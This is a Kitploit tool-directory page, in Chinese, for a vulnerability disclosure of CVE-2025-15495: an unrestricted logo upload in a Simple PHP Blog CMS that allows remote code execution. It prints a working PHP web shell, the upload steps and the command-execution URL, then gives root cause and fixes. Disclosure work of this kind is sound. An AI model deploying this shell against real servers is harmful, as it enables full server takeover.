Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
RCE-Simplephpblog-biggiedroid — CVE-2025-15495 - 任意文件上传导致远程代码执行(RCE) | Kitploit
工具/GitHubGitHub/asim-qazi/rce-simplephpblog-biggiedroid
Payload生成漏洞分析漏洞利用Web应用程序漏洞利用渗透测试学习与教育
GitHubasim-qazi/rce-simplephpblog-biggiedroid

RCE-Simplephpblog-biggiedroid

CVE-2025-15495 - 任意文件上传导致远程代码执行(RCE)

分享
查看仓库
2010个月前尚未审核

CVE-2025-15495 - 任意文件上传导致远程代码执行(RCE)

产品


BiggiDroid – 简单PHP博客CMS 产品页面:https://biggidroid.com/product/simple-php-blog/

漏洞类型

  • 任意文件上传
  • 无限制文件上传
  • 远程代码执行(RCE)

严重性

严重

CVSS(估算): 9.8 (AV:N / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:H)


摘要

简单PHP博客CMS 在管理面板的站点Logo上传功能中存在无限制文件上传漏洞。 经过身份验证的攻击者可以上传一个伪装成图片的恶意PHP文件,该文件存储在Web可访问目录中,并由服务器执行,从而导致远程命令执行。


受影响组件

管理面板 → 更新站点Logo


相关漏洞代码片段:

$target = "../image/".basename($_FILES['image']['name']);
$image = $_FILES['image']['name'];

$query = mysqli_query($con,
"UPDATE sitedetails SET sitelogo='$image' WHERE id='$id'");

if (move_uploaded_file($_FILES['image']['tmp_name'], $target)) {
    // success
}

问题

  • 无文件扩展名验证
  • 无MIME类型验证
  • 无服务器端文件内容检查

概念验证(PoC)

创建恶意PHP文件


创建名为 shell.php 的文件:

<?php
$cmd = $_GET['cmd'] ?? '';
echo "<pre>";
system($cmd);
echo "</pre>";
?>

通过管理面板上传文件

  • 登录管理面板
  • 导航到站点Logo → 更新Logo
  • 将 shell.php 作为Logo文件上传
  • 提交表单

📌 应用程序接受PHP文件而无任何验证


访问上传的Web Shell

上传后,文件可通过以下地址访问:

http://127.0.0.1/image/shell.php

执行系统命令:


http://127.0.0.1/image/shell.php?cmd=dir

命令执行成功

服务器执行操作系统命令并返回输出,确认远程代码执行。


概念验证

  1. 产品页面 ProductPage
  2. 从此位置上传Shell shell
  3. Shell PHP ProductPage
  4. 远程代码执行 rce
  5. 漏洞代码 code

影响

攻击者可以:

  • 执行任意操作系统命令
  • 读取敏感配置文件
  • 修改或删除应用程序数据
  • 上传持久后门
  • 完全控制托管服务器

该漏洞可能导致完全服务器接管。


根本原因分析

  • 缺少文件扩展名白名单
  • 未强制MIME类型
  • 直接使用用户提供的文件名
  • 上传目录允许PHP执行
  • 无 .htaccess / 服务器加固

✅ 建议修复措施

  1. 限制文件扩展名

    $allowed = ['jpg','jpeg','png','gif'];
    
  2. 验证MIME类型

    finfo_file()
    
  3. 重命名上传文件

    • 使用随机UUID
    • 永远不要信任用户提供的文件名

📚 参考

  • OWASP 无限制文件上传
  • CWE-434: 危险类型文件的无限制上传
  • OWASP Top 10 – A03: 注入

🧑‍💻 发现者

  • Mo Asim 又名 Asim Qazi
  • Github: @Asim-Qazi
  • Linkedin: Asim Qazi
  • 学生 | 安全研究员
下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT 平台,可将 Shadowserver 报告导入 MongoDB,并将其重放为交互式地图、分析、发现、公告和高管仪表板。

    347
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    346
  • 5

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    297

探索所有工具

浏览我们的工具集合

查看所有工具 →